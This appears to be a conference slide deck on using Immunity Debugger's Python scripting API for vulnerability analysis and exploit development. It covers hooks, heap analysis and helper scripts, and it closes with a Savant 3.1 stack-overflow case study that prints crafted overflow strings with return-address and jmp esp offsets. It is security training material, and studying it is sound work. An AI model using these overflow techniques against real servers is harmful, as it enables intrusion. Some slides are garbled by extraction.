

#### Intelligent Debugging for Vulnerability Analysis and Exploit Development



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#### Introduction

An exploit may be coded in multiples languages:

- Asm

- Pascal - zmud!

- Coffee

- C - Fortran

- whitespace - Clipper

- Python - Lisp

- yacc

- Delphi

- Perl - Brainfuck - smalltalk

- B

- Shellscript- Cupid

- C#

- A

- PHP

- Gap

- C++

- C

- Cobol - Kermit

- C--

- Foxpro - Java

- C

- C-smile

- Cocoa

- Clist
- Kalkulon
- ABC
- ADA
- ALF
- Batch
- TOM
- OZ
- Modula-3

- Fortress Nemerle
- elastiC Objetive-C
- D
- cT
- AWK
- Felix
- Guile
- MC#

- Lingo VisualBasic

  - Phantom
  - Prolog
  - Simula
  - Snobol
  - Turing
  - Blue


- Quickbasic
- Ruby
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- Obliq
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- COMAL
- NetRexx
- PL/B
- Sather



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


Immunity VisualSploit introduced a graphical domain-specific language for exploit development





# Exploits are a functional representation of Intelligent Debugging



### We want a debugger with a "rich API" for exploit development

- Simple, understandable interface
- Robust and powerful scripting language for automating intelligent debugging
- Lightweight and fast debugging so as not to corrupt our results when doing complex analysis
- Connectivity to fuzzers and other exploit development tools

# No one user interface model is perfect for all exploit development situations

- These three main characteristics will help us achieve what we want:
  - GUI
  - Command Line
  - Scripting language

# A debugger's GUI can take weeks off the time it takes to write an exploit

- Easy visualization of debugee context
  - Does EAX point to a string I control? Yes!
- Faster to learn for complex commands
- Downside: Slower usage than commandline due to mice

## The command line is the faster option


- Example GDB commandline:
  - x/i \$pc-4
- Example WinDBG commandline:
  - u eip -4
- Example Immunity Debugger commandline:
  - u eip -4

### Immunity Debugger's Scripting Language is Python 2.5

- Automate tasks as fast as you can think of them
- Powerful included API for manipulating the debugger
  - Need another API hook? Email dami@immunityinc.com
- Familiar and easy to learn
- Clean and reusable code with many examples

### GUI+CLI+Python = Faster, better exploits

- Immunity Debugger integrates these 3 key features to provide a vuln-dev oriented debugger
- Cuts vulnerability development time in half during our testing (Immunity buffer overflow training)
- Allows for the rapid advancement of state-of-the-art techniques for difficult exploits



Immunity debugger running a custom script from its command box and controlling the GUI output

#### The Immunity Debugger API:

- The API is simple
- It usually maintains a cache of the requested structures to speed up the experience (especially useful for search functions)
- It can not only perform debugging tasks, but also interact with the current GUI
- Keep in mind that you are creating a new instance on every command run, so the information in it will be regenerated on each run.


### How deep can we dive with the API?

- Assembly/Disassembly
- Breakpoints
- Read/Write Memory
- Searching
- Execution and stepping
- Analysis
- Interaction with GUI

#### Interacting with the GUI offer:

- New windows for displaying your custom data
- Tables, Dialog boxes, Input dialogs
  - Create a wizard for complex scripts like findantidep
- Add functionality to already existent windows
- The possibility to create a python based orthogonal drawing algorithm and get something like this:

Python API Orthogonal Grapher



#### Immlib: R/W Memory

- readMemory(address, size)
- readLong (address)
- readShort (address)
- readString(address)
- readUntil(address, ending char)
- writeMemory(address, buf)

- The following search functions return a list of addresses where a particular value was found.
- Search (buf)
- searchLong(long int)
- searchShort(short\_int)

- Searching Commands
- Commands are sequence of asm instruction with a bit of regexp support
  - searchCommands (cmd)
  - SearchCommandsonModule (address, cmd)
- Returns a list of (address, opcodes, module)
- ex:

```
imm.searchCommands("pop RA\npop
RB\nret")
```

 Keep in mind, that SearchCommands use the disassemble modules to search, so if you want a deeper search (without regexp) you can do:

```
ret = imm.Search(imm.Assemble("jmp EBX"))
```

- Finding a module which an address belongs to:
  - findModule (address)
- Finding exported function on loaded addresses
  - findDependencies (lookfor)

Note: lookfor is a table of functions to search for

#### Immlib: Getting References

- Getting Code XREF:
  - getXrefTo(address)
  - getXrefFrom(address)
- Getting Data XREF
  - findDataRef(address)

#### Immlib: Knowledge

- Since every run of a script is ephemeral, there is a way to save some data and use it on a second run of the same script or any other script:
  - imm.addKnowledge("nocrash", cpu\_context)
  - imm.getKnowledge("nocrash")

## There are three ways to script Immunity Debugger

- PyCommands
- PyHooks
- PyScripts

### PyCommands are temporary scripts

- Decrease developing and debugging time
- Non-caching (run, modify, and re-run your PyCommand at will, without restarting the debugger)
- Accessible via command box, or GUI
- Integrate with debugger's features (including the GUI)

#### Scripting Immunity Debugger

- Writing a PyCommand is easy
- command.py

```
import immlib
def main(args):
    imm=immlib.Debugger()
    imm.Log("Done")
```

Place it into PyCommands directory and you are ready to go

#### Scripting Immunity Debugger

#### PyHooks:

 Hooks are Objects that hang on debugger events and get executed when that event is hit.

We have 11 different hooks:

```
class BpHook(Hook)
class LogBpHook(Hook)
class AllExceptHook(Hook)
class PostAnalysisHook(Hook)
class AccessViolationHook(Hook)
class LoadDLLHook(Hook)
```

### Scripting Immunity Debugger Creating a Hook is easy:

```
import immlib
from immlib import PostAnalysisHook
class MyOwnHook (PostAnalysisHook):
    def init (self):
        PostAnalysisHook. init (self)
    def run(self,regs):
        """This will be executed when hooktype
        happens"""
                                    Hooks always
        imm = immlib.Debugger()
                                      has CPU
                                      context at
                                      runtime
```

#### Identify common coding problems by running a program under Immunity Debugger

- strncpy(dest, src, strlen(src))
  - Common vulnerability primitive
- Similar vulnerabilities, such as memcpy(dest, src, sizeof(src)) are also detectable using slightly more advanced Immunity Debugger API's

#### Hook example: logpoint on strncpy

- Instantiate debugger class
- Set logpoint address [strncpy]
- Create logbphook

```
def main():
    imm = immlib.Debugger()
    bp_address=0x32772DDC # strncpy
    logbp_hook = MyOwnHook()
    logbp_hook.add("bp_on_strncpy",bp_address)
    imm.Log("Placed strncpy hook: bp_on_strncpy")
```

#### Hook example: logpoint on strncpy

The MyOwnHook class

```
class MyOwnHook(LogBpHook):
   def init (self):
                                  Get
      LogBpHook. init (self)
                               arguments
                               from CPU
def run(self,regs):
                                context
   imm = immlib.Debugger()
   src = regs['ESP'] + 0x8 #strncpy second arg
  maxlen = regs['ESP'] + 0xc #strncpy third arg
   res=imm.readMemory(src, 4)
   leng=imm.readMemory(maxlen,4)
```

#### logpoint on strncpy (continuation)

#### Logpoint on strncpy: results

debug, debug and check your results:

```
Placed strncpy hook: bp_on_strncpy
strnopy source: testo
*** STACK ***
Address: 0012ff58 - Stack: 00401196 - Procedure: KJMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 00401191
                                                   dest = 0012FF80 - frame: 0012ff8c - called from: 00401191
Address: 0012ff5c - Stack: 0012ff80 - Procedure:
Address: 0012ff60 - Stack: 004020b4 - Procedure:
                                                   src = "testo" - frame: 0012ff8c - called from: 00401191
Address: 0012ff64 - Stack: 00000005 - Procedure:
                                                   maxlen = 5 - frame: 0012ff8c - called from: 00401191
strnopy source: logbphook(strnopy)
strnopy source: on
*** STACK ***
Address: 0012ff58 - Stack: 004011bc - Procedure: KJMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 004011b7
                                                   dest = 0012FF7D - frame: 0012ff8c - called from: 004011b7
Address: 0012ff5c - Stack: 0012ff7d - Procedure:
Address: 0012ff60 - Stack: 004020cd - Procedure:
                                                   src = "on" - frame: 0012ff8c - called from: 004011b7
                                                   maxlen = 2 - frame: 0012ff8c - called from: 004011b7
Address: 0012ff64 - Stack: 00000002 - Procedure:
```

## Injecting a hook into your target for debugging

- Logging hook
- Much faster, since it doesn't use the debugger
- Inject ASM code into debugged process
- Hooked function redirects to your asm code
- The information is logged in the same page
- Used in hippie heap analysis tool

# There are drawbacks to using injection hooking

- Inject Hooking only reports the result, you cannot do conditionals on it (for now)
- Hooking on Functions:

```
fast = immlib.STDCALLFastLogHook( imm )
fast.logFunction( 0x1006868, 3)
fast.logRegister('EAX')
fast.logFunction( 0x1003232 )
fast.Hook()
imm.addKnowledge(Name, fast)
```

# Printing the results of an injection hook

Get the results directly from the log window

```
fast = imm.getKnowledge( Name )
ret = fast.getAllLog()
for ndx in ret:
  if ndx[0] == 0x1006868:
    imm.Log("0x1006868(%x, %x, %x) <- %x"\
        % (a[1][0], a[1][1], a[1][2], a[1][3]))</pre>
```

# Heap analysis is one of the most important tasks for exploit development

- Printing the state of a heap
- Closely examining a heap or heap chunk
- Saving and restoring heap state for comparison
- Visualizing the heap
- Automatically analyzing the heap

### Immunity Debugger Heap Lib

Getting all current heaps:

```
for hndx in imm.getHeapsAddress():
   imm.Log("Heap: 0x%08x" % hndx)
```

Getting a Heap object

```
pheap = imm.getHeap( heap )
```

Printing the FreeList

```
pheap.printFreeList( uselog = window.Log )
```

Printing the FreeListInUse

```
pheap.printFreeListInUse(uselog = window.Log)
```

### Immunity Debugger Heap Lib

Printing chunks

Accessing chunk information

### Immunity Debugger Heap Lib

#### Searching Chunks

```
what    (size, usize, psize, upsize, flags, address, next, prev)
action (=,>,<,>=,<=,&,not,!=)
value (value to search for)
heap (optional: filter the search by heap)</pre>
```

### Datatype Discovery Lib

Finding datatype on memory

```
import libdatatype
 dt = libdatatype.DataTypes( imm )
 ret = dt.Discover ( memory, address, what)
           memory to inspect
memory
address
           address of the inspected memory
what
            (all, pointers, strings,
             asciistrings, unicodestrings,
             doublelinkedlists, exploitable)
 for obj in ret:
      print ret.Print()
```

### Datatype Discovery Lib

Types of pointers


```
import libdatatype
dt = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what='pointer')
for obj in ret:
    print ret.isFunctionPointer()
    print ret.isCommonPointer()
    print ret.isDataPointer()
    print ret.isStackPointer()
```

### Immunity Debugger Scripts

- Team Immunity has being coding scripts for :
  - Vulnerability development
  - Heap
  - Analysis
  - Protocols
  - Search/Find/Compare Memory
  - Hooking

### Example Scripts: Safeseh

- safeseh
  - Shows you all the exception handlers in a process that are registered with SafeSEH.




- Code snip:


```
if LOG_HANDLERS==True:
    for i in range(sehlistsize):
        sehaddress=struct.unpack('<L',imm.readMemory(sehlistaddress+4*i,4))[0]
        sehaddress+=mzbase
        table.add(sehaddress,[key,'0x%08x'%(sehaddress)])
        imm.Log('0x%08x'%(sehaddress))
...</pre>
```

### **Example Scripts**

- Findantidep
  - Find address to bypass software DEP
  - A wizard will guide you through the execution of the findantidep script



Get the result



# Finding memory leaks magically

- leaksniff
  - Pick a function
  - !funsniff function
  - Fuzz function
  - Get the leaks

```
Data
Address
0x76a94663
             Free (0x00c50000, 0x00000000, 0x00c58db8)
             Alloc(0x00230000, 0x000000000, 0x000000080) -> 0x00236f30
0x78001532
0x77f8e6b9
             Alloc(0x00070000, 0x00000000, 0x00000020)
                                                          0x000bfce0
             Alloc(0x00070000, 0x00000000, 0x00000020)
0x77f8e6b9
                                                       -> 0x00093860
0x7c58dc67
             Alloc(0x00070000, 0x00100008, 0x0000001c) -> 0x00093888
0x76b01909
             Free (0x00070000, 0x00000000, 0x00093888)
0x76b01c06
             Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c0b
             Free (0x00070000, 0x00000000, 0x00000000)
             Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c10
0x76b01c15
             Free (0x00070000, 0x00000000, 0x00000000)
             Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c1a
             Free (0x00070000, 0x00000000, 0x00093860)
0x77f8f134
             Free (0x00070000, 0x00000000, 0x000bfce0)
0x77f8f134
             Free (0x00230000, 0x00000000, 0x00236f30)
0x76b01bea
0x76a94620
             Free (0x00c50000, 0x00000000, 0x00c55098)
             Free (0x00c50000, 0x00000000, 0x00c58d80)
0x76a94620
0x76a94620
             Free (0x00c50000, 0x00000000, 0x00c58b60)
             Chunk freed but not allocated on this heap flow
0x 000000000
             Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c1a
             Memleak detected
0x 000000000
0x78001532
             Alloc(0x00230000, 0x000000000, 0x00000110) -> 0x00236fb8
                                                      prevsize: 0x00000
0x00236fb0
             0x00236fb0> size:
                                  0x00000118 (0023)
0x00236fb0
                         heap:
 00236fb8
```

# Finding datatypes in memory magically

- finddatatype
  - Specify an address
  - Set the size to read
  - Get a list of data types

```
Found: 17 data types
10001030 obj: String: 'HPVW' 4
10001050 obj: Pointer: 0x00011ce8 in 0x00010000! 4
10001058 obj: Data Pointer:: 0x1000705c in hplun!.data 4
100010A0 obj: Pointer: 0x00601c15 in 0x00530000! 4
100010C4 obj: Pointer: 0x00600815 in 0x00530000! 4
100010DC obj: Pointer: 0x10006010 in hplun!.rdata 4
10001190 obj: Data Pointer:: 0x100070c0 in hplun!.data 4
10001180 obj: Pointer: 0x00208304 in 0x001e0000! 4
10001210 obj: String: 'u≯Iu' 4
10001240 obj: String: 'u≯Iu' 4
10001240 obj: Data Pointer:: 0x1000a23c in hplun!.data 4
10001240 obj: Data Pointer:: 0x1000a23c in hplun!.data 4
10001280 obj: Data Pointer:: 0x1000a23c in hplun!.data 4
10001380 obj: Data Pointer:: 0x0100a904 in notepad!.data 4
10001380 obj: String: 'FGHt' 4
```

!finddatatype 0x10001000 500

Found: 17 data types

### Example Scripts: Chunk analyze

- chunkanalizehook
  - !chunkanalizehook -a addr\_of\_rep\_mov EDI-8
  - Run the script and fuzz


 Get the result (aka, see what of your command on the fuzzing get you a overwrite of a Function Ptr or Double

Linked list)

```
| Comparison | Com
```

Example Scripts: duality

- Duality
  - Looks for mapped address that can be 'transformed' into opcodes



!duality jmp esp

Addresses founded: 71 (Check the Log Window)

### Example Scripts: Finding Function Pointers

- !modptr <address>
  - this tool will do data type recognition looking for all function pointers on a .data section, overwriting them and hooking on Access Violation waiting for one of them to trigger and logging it


### Case Study: Savant 3.1 Stack Overflow

- Savant webserver (savant.sourceforge.net)
- Stack overflow when sent long get request

however...

# Case Study: Savant 3.1 First problem

• Overwritten stack arguments won't allow us to reach EIP



# Case Study: Savant 3.1 First problem

- So we need to find a readable address to place as the argument there....
- And we'll face the second argument: a writable address

#### To hit EIP:


- A readable address
- A writable address
- The arguments offsets in our evilstring:

Finding the offsets...

We get something like this:

```
evilstring="\xcc" * 267
evilstring+="\x42\x42\x42\x42" # EIP
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 + 24h writable arg
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 readable arg
evilstring+="\xcc" * 6
```

And with the arguments issue solved we are able to cleanly hit EIP




- Once we hit EIP, in detail we have control over:
  - EBP value
  - EIP value (of course)
  - What ESP points to (1 argument)
  - What ESP + 4 points to (2 argument)
  - More than 200 bytes buffer starting at [EBP – 104H] to [EBP - 8H]

And with this context, the first thing one would think is:

we need to jump back,

but how? Second Problem....



What points to ESP

Since we are controlling what ESP points to, what if we could find an address to place as the overwritten argument, which:

- Is writable [remember first problem]
- Can be "transformed" into opcodes that would be of use here...like a 'jmp -10' (to land into our controlled buffer)

Finding an address with these characteristics might be pretty tedious...or a matter of seconds using one of the Immunity Debugger scripts we talked a few minutes ago: Duality

!duality jmp -10

Addresses founded: 69 (Check the Log Window)

#### How duality works:

- Create a mask of the searched code [jmp -10]
- Get all mapped memory pages
- Find all addresses that match our masked searchcode
- Log results:

```
Address Message

What: 0x0000f0eb -> jmp -10

0134F0EB Found: 0x0134f0eb
7803F0EB Found: 0x7803f0eb .data
7C0FF0EB Found: 0x7c0ff0eb .text
00F3F0EB Found: 0x7799f0eb .data
7799F0EB Found: 0x7799f0eb .text
778EF0EB Found: 0x778ef0eb .rsrc
004CF0EB Found: 0x778ef0eb .rsrc
004CF0EB Found: 0x778ef0eb .text
778EF0EB Found: 0x778ef0eb .text
778EF0EB Found: 0x7788f0eb .text
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


#### Almost there:

- Before finishing crafting our evilstring with the brand new transformable address we'll need to find a jmp esp for EIP:

Searchcode script will do that in a quick and easy

way




!searchcode jmp esp

Found 48 address (Check the Log Windows for details)

#### Resume:

- Bypassed arguments problem
- Hit EIP
- Searched for a writable address that can be transformed into a desired opcode (0x7ffdf0eb)
- Searched for a jmp esp (0x74fdee63)
- Crafted the string:

```
evilstring="\xcc" * 267
evilstring+="\x63\xee\xfd\x74" # EIP (jmp esp)
evilstring+="\xeb\xf0\xfd\x7f" #7ffdf0eb (writable address (transformed a jmp -10))
evilstring+="\xc3\x12\xfd\x74" #arg2 (readable address)
evilstring+="\xcc" * 6
```



#### Conclusions

- ID wont give you an out-of-box exploit (yet) but:
  - It will speed up debugging time (gui + commandline)
  - Will help you finding the bug (API + libs + scripts)
  - Will help you crafting your exploit (make it reliable!)
- ID is not a proof-of-concept application (it has been used for months successfully by our vuln-dev team)

### Download Immunity Debugger now!

Get it free at:

http://debugger.immunityinc.com

Comments, scripts, ideas, requests:

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